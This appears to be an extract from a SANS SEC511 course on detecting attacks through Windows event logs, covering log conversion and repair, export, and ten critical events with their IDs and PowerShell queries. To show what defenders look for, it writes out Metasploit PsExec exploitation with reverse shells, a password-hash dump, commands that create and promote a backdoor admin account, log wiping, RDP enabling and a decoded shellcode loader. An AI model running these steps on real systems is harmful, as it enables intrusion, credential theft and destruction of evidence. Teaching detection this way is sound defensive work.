Event Viewer (Vista+) can convert .evt format logs to .evtx format. Simply open the .evt file with eventvwr.exe, and a dialogue says, "To make this Analytic, Debug, or Classic event log easier to navigate and manipulate, first save it in .evtx format by using the Save Log File As action." Then, save all events as .evtx format.

wevtutil can also convert .evt logs to .evtx:

```
C:\> wevtutil export-log oldfile.evt newfile.evtx /lf
```

See this Microsoft Technet article for more information:

Windows Vista and Exported Event Log Files | Ask the Performance Team Blog,
<https://sec511.com/9o>


Damaged Windows Event Logs

Event log files may become damaged if:

- The system is improperly shut down
- Copied files may be damaged if they were copied while the system was running

The files can often be repaired

- The third-party LogFixer tool is one of the better free tools



Damaged Windows Event Logs

Steve Bunting describes the corrupt Windows event log issue:

*The Windows event log database contains an object that the author calls a floating footer. It will be positioned at the offset where the next record will be written. This floating footer object contains metadata that is maintained in real time. The four fields (four 4-byte fields) of metadata in the floating footer are, respectively, the offset to oldest record, the offset to next record, the record number of next record, and the record number of oldest record. These same four fields are present in the event log file header, starting at byte offset 16, but are not kept in real time. They are only updated or synchronized with the real time data from the floating footer when the event log service terminates normally or when you use event viewer to "save log file as."*¹

The course authors encountered this issue multiple times while writing the course.

LogFixer, by Clif Flynt, has proven useful for repairing corrupt Windows event logs. It is available on the course USB and previously from <http://www.cwflynt.com/logFixer/> (<https://sec511.com/9a>).

Reference

[1] Repairing Corrupted Windows Event Log Files, <https://sec511.com/9i>


Viewing Windows Security Event Logs

Open the Event Viewer:

- `C:\> eventvwr.exe`
- Note: You must "Run as" administrator to view the (live) security logs

Go to Event Viewer -> Windows Logs -> Security

- Or use PowerShell



Viewing Windows Security Event Logs

Let's look at some security events. Open the Event Viewer:

```
C:\> eventvwr.exe
```

Then, go to Event Viewer -> Windows Logs -> Security.

You may also use PowerShell (and other options, such as `wevtutil`). We'll show PowerShell syntax in upcoming examples.

Exporting Event Logs

The Event Viewer can also export logs


- Right-click the log and choose "Save All Events As..."

Supported formats:

- .evtx, .xml, .csv, or .txt

Or use wevtutil

- Syntax in notes



Exporting Event Logs

The Windows command-line utility wevtutil can also export event logs.

Here is in the syntax to export the security log to security.evtx:

```
C:\> wevtutil.exe epl security security.evtx
```

Critical Windows Event to Monitor

1. Command-Line Auditing
2. Service creation
3. User creation
4. Adding users to privileged groups
5. Clearing the Event Log
6. RDP/Terminal Services certificate creation
7. Disabling the Windows Firewall
8. External media detection
9. Lateral movement
10. AppLocker events

Critical Windows Event to Monitor

Many of these examples are covered in *Spotting the Adversary with Windows Event Log Monitoring* (version 2), which is available here: <https://sec511.com/y>

We included many NSA examples in the next section and added our own that we feel are valuable.

Detecting Malice via Windows Events

Let's show a system being compromised

- Attacker stole credentials and uses PsExec to access the system

Then, show the attacker performing steps that trigger Event Logs, such as

- Create a local user
- Add that user to the local administrators group
- Create an RDP server to gain GUI access
- Clear the event logs to cover tracks
- And so on

Then, detect these actions via Windows Event Logs

Detecting Malice via Windows Events

Let's assume the attacker stole or guessed a username and password. The attacker uses Metasploit's PsExec exploit to exploit the system.

The attacker uses the Meterpreter payload, which gives advanced capabilities but also allows simple shell access.

Critical Event 1: Command-Line Auditing

- As discussed during 511.4, Windows 7+ now supports full command-line auditing natively
 - Creates security event ID 4688
- Here, the attacker uses PsExec to create a Metasploit Meterpreter payload
 - Uses that payload to dump the hashes

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.158:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.0.78:445 as user 'adama'...
[*] Selecting PowerShell target
[*] 192.168.0.78:445 - Executing the payload...
[*] 192.168.0.78:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.0.78
[*] Meterpreter session 1 opened (192.168.0.158:4444 -> 192.168.0.78:50716) at 2016-04-01 14:11:42 -0400

meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 46408323a361ab816fac4f73af2f7c7d...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

student:"gmon"
adama:"BSG"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1001:aad3b435b51404eeaad3b435b51404ee:c4934d514b6d5c59253e6d778c75e0d7:::
adama:1002:aad3b435b51404eeaad3b435b51404ee:fdb36b3316d8a31f78d25cc7a4736147:::

```

Critical Event 1: Command-Line Auditing

As discussed during 511.4, Windows 7+ now supports full command-line auditing natively. Any Windows 7 system (or newer) patched since February 2015 should have this capability enabled.

After enabling full command-line auditing, monitor Security event ID 4688:

```
PS> Get-WinEvent @{"Logname"="Security"; ID=4688}
```

Reference

[1] Microsoft Security Advisory: Update to Improve Windows Command-Line Auditing: February 10, 2015, <https://sec511.com/z>

Local View: Meterpreter Payload

Creation of Meterpreter payload generates a huge PowerShell command line

- Includes compressed/base64-encoded PowerShell function



Local View: Meterpreter Payload

The full command line shown is more than 2400 bytes long. The PowerShell function is first compressed (via gzip) and then base64 encoded.

The course authors base64 decoded the function and uncompressed it; the resulting obfuscated PowerShell function is shown here.

```
function pHRhS {
    Param ($nXfY, $suj93JpzyY2x)
    $mSUZQPfen = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $mSUZQPfen.GetMethod('GetProcAddress').Invoke($null, @( [System.Runtime.InteropServices.HandleRef](New-
    Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($mSUZQPfen.GetMethod('GetModuleHandle')).Invoke($null, @($nXfY))))), $suj93JpzyY2x)
}

function ju0GwL {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $uvFPfB,
        [Parameter(Position = 1)] [Type] $kfsqrNR2Qa = [Void]
    )

    $sd1dVORfA = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')))
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run.DefineDynamicModule('InMemoryModule',
    $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $sd1dVORfA.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $uvFPfB).SetImplementationFlags('Runtime, Managed')
    $sd1dVORfA.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $kfsqrNR2Qa,
    $uvFPfB).SetImplementationFlags('Runtime, Managed')

    return $sd1dVORfA.CreateType()
}

[Byte[]]$qTkwH = [System.Convert]::FromBase64String("gcRU8w///01CAAAAYInUmCk1Iaw1IM11U13Io07dKJjH/
rDxhFAiSIMPQ0H4vSV4tSE1tKPT1MEJjsSAHRUYZIAHTL8kY4z31zSLA9Yv/
6zBzwbXzjgdFYdfg7fSR15FLWC0B2aLDEuLWbB04sEwHQ1UOKJfbyVvLauf/gX19a1xLrjV1oM2IAAGH3cz2fVGMdyYH/
9W4kBAEAcnEVFB0KXfBAP/VagVowKqAnmgCABfclz2OUFBQ0FBAUGjQ9f/g/9WXahBW21zXRh/9WFwHQK/04IdezoYAAAGoAagRW2gC2chf/9WD+AB
+Nos2akBoABAAAFZqGhYpFP1/9WU2oAVUNXaALZyF//1YPA4H81W6GAQAAAGB0aAsvDzD/1Vdodw5NYf/VX17/DCtPc///
wHDkc21x80748BqCm1b2d/9U8BnKgpVvgQW7RxnYb2oAV//")

$wR81 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((pHRhS kernel32.dll VirtualA1lcc),
[ju0GwL @([IntPtr], [UInt32], [UInt32], [UInt32])] ([IntPtr]))).Invoke([IntPtr]::Zero, $qTkwH.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($qTkwH, 0, $wR81, $qTkwH.Length)

$srh_SGnPF = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((pHRhS kernel32.dll CreateThread),
[ju0GwL @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])] ([IntPtr]))).Invoke([IntPtr]::Zero, 0, $wR81,
[IntPtr]::Zero, 0, [IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((pHRhS kernel32.dll WaitForSingleObject),
[ju0GwL @([IntPtr], [Int32])]).Invoke($rh_SGnPF, 0xffffffff | Out-Null
```

Critical Event 2: Service Creation

Services present a key method for adversaries to achieve persistence

Adversaries can also abuse services in an effort to gain elevated privileges on the compromised system

- We demonstrate service creation via PsExec

Critical Event 2: Service Creation

Service creation is a critical event that should be monitored. Many malicious techniques create services, as do many types of malware.

Event IDs 7045 and 4697, normal Service Creation

Services are often created when normal software is installed

- This system event (7045) was caused by installing WinPcap →
- Service creation events that occur on critical systems should be verified against change management requests


Services created by use of the Sysinternals PsExec command must be verified

- Does your policy allow the use of PsExec?

High-entropy service names are highly suspicious!

- **Service Name:** MmvTBipnvGFMNfUs
- **Service File Name:** %SYSTEMROOT%\l1TTAagm.exe

Also check security event 4697 (see notes)



System Event ID 7045 Normal Service Creation

Does your organization use (or allow the use of) Microsoft Sysinternals PsExec?

Note that older versions of PsExec expose the plaintext password on the network when the -u (user) flag is used. This was addressed in PsExec 2.1:

This update to PsExec, a command-line utility that enables you to execute programs on remote systems without preinstalling an agent, encrypts all communication between local and remote systems, including the transmission of command information such as the user name and password under which the remote program executes.¹

Note that Windows 10 and Server 2016 systems configured to use the Audit Security System Extension should search for security event 4697 (A service was installed in the system).³

References

[1] Updates: Process Explorer v16.02, Process Monitor v3.1, PSExec v2.1, Sigcheck v2.03 – Sysinternals Site Discussion, <https://sec511.com/93>

[2] Audit Security System Extension | Microsoft Docs <https://sec511.com/cn>

Attacker Uses Metasploit PsExec Exploit

```

RHOST => 10.5.11.144
msf exploit(psexec) > set SMBUser adama
SMBUser => adama
msf exploit(psexec) > set SMBPass captain
SMBPass => captain
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.5.11.145:4444
[*] Connecting to the server...
[*] Authenticating to 10.5.11.144:445|WORKGROUP as user 'adama'...
[*] Uploading payload...
[*] Created \bYJdUQjh.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.5.11.144[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.5.11.144[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (aDuzsHF1 - "MlgkFhjKkXylJFVD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 10.5.11.144
[*] Deleting \bYJdUQjh.exe...
[*] Meterpreter session 1 opened (10.5.11.145:4444 -> 10.5.11.144:49173) at 2014-04-01 15:10:16

```

Attacker Uses Metasploit PsExec Exploit

This screenshot shows the attacker exploiting the system.

Here are the Metasploit commands used:


```

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.5.11.144
RHOST => 10.5.11.144
msf exploit(psexec) > set SMBUser adama
SMBUser => adama
msf exploit(psexec) > set SMBPass captain
SMBPass => captain
msf exploit(psexec) > exploit

```

How Does This Differ from Normal PsExec?

PsExec is a Windows Sysinternals tool



```
W10.5.11.144: cmd
C:\>PsExec.exe \\10.5.11.144 -U adana -P captain cmd
PsExec v2.1 - Execute processes remotely
Copyright (C) 2001-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

PsExec functionality has been added to Metasploit

- It is easy to spot the difference between the two versions in Windows Event Logs

How Does This Differ from Normal PsExec?



PsExec is part of Microsoft Sysinternals tools, and is available at: <https://sec511.com/aj>

The example shown uses the -U flag, which exposes passwords plaintext on the network for PsExec versions previous to 2.1 (released March 2014).

System Event ID 7045 Sysinternals versus Metasploit PsExec

Service Name: **PSEXESVC**
Service File Name:
 %SystemRoot%\PSEXESVC.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Service Name: **MIehTND**
Service File Name:
 %SYSTEMROOT%\iRFMmxan.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem



System Event ID 7045 Sysinternals versus Metasploit PsExec


Note the entropy used by Metasploit PsExec:

- Service Name: **MIehTND**
- Service File Name: **%SYSTEMROOT%\iRFMmxan.exe**

System Event ID 7030 Track Errors

Sysinternals PsExec generates no errors, but Metasploit's generates Event ID 7030

The MIehTND service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly.



Level	Date and Time	Source	Event ID
Information	4/1/2014 1:57:26 PM	Service Control Manager	7045
Error	4/1/2014 1:46:18 PM	Service Control Manager	7030
Information	4/1/2014 1:46:18 PM	Service Control Manager	7045
Information	4/1/2014 1:46:11 PM	Eventlog	104

Event 7030, Service Control Manager

General Details

The MIehTND service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly.

System Event ID 7030 Track Errors

Other types of Metasploit service creation generate the same error, including the vncinject (Virtual Network Computer) payload.

A Word on Scripting and Automation

- This section focuses on the critical events that all Windows sites should monitor
- The final section of 511.5 focuses on scripting and automating these steps
 - We list PowerShell commands for the upcoming examples in the notes

```

Administrator: Windows PowerShell
PS C:\Windows\system32> Get-WinEvent @{Logname="Security"; ID=4688}

ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated          Id LevelDisplayName Message
-----
5/15/2017 1:30:15 PM 4688 Information    A new process has been created.
5/15/2017 1:30:15 PM 4688 Information    A new process has been created.
5/15/2017 1:30:14 PM 4688 Information    A new process has been created.
    
```



A Word on Scripting and Automation

Here is the command and output from the screenshot. **Note:** PowerShell must be run as administrator to access the security event log. That's not important for this example, but will be for later examples that use the security log.

```
PS C:\> Get-WinEvent @{Logname="Security"; ID=4688}
```

```
ProviderName: Microsoft-Windows-Security-Auditing
```

TimeCreated	Id	LevelDisplayName	Message
5/15/2017 1:30:15 PM	4688	Information	A new process has been created....
5/15/2017 1:30:15 PM	4688	Information	A new process has been created....
5/15/2017 1:30:14 PM	4688	Information	A new process has been created....
5/15/2017 1:30:14 PM	4688	Information	A new process has been created....

Critical Event 3: User Creation

- Monitor creation of new accounts
- Creation of local accounts in an Active Directory environment is often a sign of compromise and lateral movement

```
meterpreter > shell
Process 1344 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user sec511 sekrit /add
net user sec511 sekrit /add
The command completed successfully.
```

Critical Event 3: User Creation


Here are the commands the attacker typed:

```
meterpreter > shell
Process 1344 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user sec511 sekrit /add
net user sec511 sekrit /add
The command completed successfully.
```

Event Viewer Security Log View: net user sec511 sekret /add

- Event 4720 ("A user account was created")
- Followed by three more events (see notes)



Event Viewer Security Log View: net user sec511 sekret /add

Here is a summary of events created when a local user is added:

- 4720: A user account was created
- 4722: A user account was enabled
- 4724: An attempt was made to reset an account's password
- 4738: A user account was changed.

This PowerShell command queries the four event IDs. **Note:** PowerShell must be run as administrator to access the security event log.

```
PS C:\> Get-WinEvent @{"LogName"="Security"; ID=4720,4722,4724,4738}
```

Critical Event 4: Adding Users to Privileged Groups

CIS Control 5-4:

Configure systems to issue a log entry and alert when an account is added to or removed from a domain administrators' group, or when a new local administrator account is added on a system.¹

```
C:\Windows\system32>net localgroup administrators sec511 /add
net localgroup administrators sec511 /add
The command completed successfully.
```

```
C:\Windows\system32>█
```



Critical Event 4: Adding Users to Privileged Groups

Here are the commands the attacker typed:


```
C:\Windows\system32>net localgroup administrators sec511 /add
net localgroup administrators sec511 /add
The command completed successfully.
```

Reference

[1] CIS Controls, <https://sec511.com/2k>

Event Viewer Security Log View:`net localgroup administrators sec511 /add`

- Event 4732 ("A member was added to a security-enabled **local** group")
- Also log Event 4728 ("A member was added to a security-enabled **global** group")

**Event Viewer Security Log View: net localgroup administrators sec511 /add**

Adding a user to a local group triggers only one event: Event 4732, "A member was added to a security-enabled local group."

Adding a user to a global group triggers event 4728, "A member was added to a security-enabled global group."

This PowerShell command queries both security events:


```
PS C:\> Get-WinEvent @{LogName="Security"; ID=4728,4732}
```

Tracking Changes to Domain Groups

Also track these events on Windows Active Directory domain controllers:

- 4735 Security-enabled **local** group was changed
- 4737 Security-enabled **global** group was changed
 - Logs changes to the domain administrators group
 - This is one of the most critical events to track!
- 4755 Security-enabled **universal** group was changed

Microsoft has a great article titled “Audit Security Group Management” that covers these events in detail.¹ We consider security event 4737 one of the most critical to monitor, and it should result in instant correlation by the SOC to determine whether the change authorized with immediate escalation to incident handlers for unauthorized changes.



```

Windows PowerShell
TimeCreated : 10/7/2019 4:36:19 PM
ProviderName : Microsoft-Windows-Security-Auditing
Id : 4737
Message : A security-enabled global group was changed.

Subject:
Security ID: S-1-5-21-3610823673-2833798905-2617475473-500
Account Name: Administrator
Account Domain: SEC511
Logon ID: 0x3370212

Group:
Security ID: S-1-5-21-3610823673-2833798905-2617475473-512
Group Name: Domain Admins
Group Domain: SEC511

Changed Attributes:
SAM Account Name: -
SID History: -

Additional Information:
Privileges: -

PS C:\Users\student>
  
```

This PowerShell command queries these three security events:


```
PS C:\> Get-WinEvent @{LogName="Security"; ID=4735,4737,4755}
```

[1] Audit Security Group Management (Windows 10) | Microsoft Docs <https://sec511.com/d1>

Critical Event 5: Clearing Event Logs

Attacker and victim views of clearing Windows Application, System and Security logs

```
meterpreter > clearev
[*] Wiping 334 records from Application...
[*] Wiping 395 records from System...
[*] Wiping 959 records from Security...
meterpreter > █
```



Critical Event 5: Clearing Event Logs

Erasing logs is a common blackhat technique used to cover tracks and destroy evidence of the attack.

In this case, the attacker used the Metasploit Meterpreter "clearev" command:

```
meterpreter > clearev
[*] Wiping 334 records from Application...
[*] Wiping 395 records from System...
[*] Wiping 959 records from Security...
```

This action creates security log event ID 1102, "The audit log was cleared." It also creates system event log ID 104, with the same message.

Here's the PowerShell command to view both records:

```
PS C:\> Get-WinEvent @{logname='system';
ID=104},@{LogName="Security"; ID=1102}
```

Critical Event 6: Terminal Services Certificate Creation

Attackers often enable RDP to gain GUI access to a system

- Metasploit's "getgui" script does this in one step

```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..
.
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up_20131223.5531.rc
meterpreter > █
```

Critical Event 6: Terminal Services Certificate Creation

Carlos Perez (aka Darkoperator) created the Metasploit Meterpreter `getgui` script, which automates the following steps:


- Enable Remote Desktop Protocol
- Configure the terminal services (RDP) service start automatically
- Add a firewall exception for RDP

It can also add the user to the Remote Desktop Users group.

Event Viewer System Log View

Enabling RDP/Terminal Services forces the creation of a self-signed SSL certificate

- Event ID: 1056



Event Viewer System Log View

The message is:

A new self-signed certificate to be used for RD Session Host Server authentication on SSL connections was generated. The name on this certificate is scorpia. The SHA1 hash of the certificate is in the event data.

Here's the PowerShell command to view these records:

```
PS C:\> Get-WinEvent @{LogName="System"; ID=1056}
```

Critical Event 7: External Media Detection

CIS Control 13.7

- *If USB storage devices are required, enterprise software should be used that can configure systems to allow the use of specific devices. An inventory of such devices should be maintained.*¹

Many organizations may have separate classes of PCs

- Desktops where use of external media is common (and dangerous)
- Servers and critical systems where this is not common or not allowed (monitor those)



Critical Event 7: External Media Detection

Removable media has been a factor in compromising seemingly secure organizations from the inside out. Over the network, these organizations may present a hardened posture, but most organizations still contain significant internal vulnerabilities that could be more easily reached via malware introduced on removable media.

Organizational policies regarding removable media can drastically differ. Generally, the expectation is that removable media would not be required for server systems.

Reference

[1] CIS Controls, <https://sec511.com/2k>

Event Viewer System Log View: New USB Drive

Nine events are generated on a Windows 8.1 system when a new USB is inserted

- Eight events when the same model (but different) USB is used

Zero events on reuse of same (identical) device

- Better catch it the first time

Level	Date and Time	Source	Event ID	Task Category
Information	4/2/2014 9:06:01 AM	UserPnp	20001 (7005)	
Information	4/2/2014 9:06:01 AM	WPD-ClassInstaller	24579	Driver Post-Install Configur...
Information	4/2/2014 9:06:01 AM	WPD-ClassInstaller	24577	Driver Post-Install Configur...
Information	4/2/2014 9:06:00 AM	WPD-ClassInstaller	24576	Driver Installation
Information	4/2/2014 9:06:00 AM	UserPnp	20003 (7005)	
Information	4/2/2014 9:06:00 AM	Service Control Manager	7045	None
Information	4/2/2014 9:06:00 AM	DriverFrameworks-UserMode	10100	Installation or update of d...
Information	4/2/2014 9:06:00 AM	DriverFrameworks-UserMode	10001	Installation or update of d...
Information	4/2/2014 9:06:00 AM	DriverFrameworks-UserMode	10000	Installation or update of d...

Event Viewer System Log View: New USB Drive

Sites that track service creation would have identified this: A new service is created for the first use of a specific vendor's USB, generating event 7045 from the Service Control Manager, as we have seen previously under Critical Event 1: Service Creation.

Eight other system events are created, including Event IDs: 10000, 10001, 10100, 20003, 24576, 24577, 24579, and 20001. Note that event 10002 sometimes appears instead of 10001.

The use of a different version of the same USB hardware generates these eight events.

Note: Reuse of an already seen device generates zero additional events!


This PowerShell queries all of these events:

```
PS C:\> Get-WinEvent @{LogName="System";
ID=7045,10000,100001,10100,20001,20003,24576,24577,24579}
```

Critical Event 8: Disabling the Firewall

Completely disabling the built-in Windows Firewall generates entries in the Windows Application and Services log

- Not in the main System, Security, or Application logs



{CSC}

```
meterpreter > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
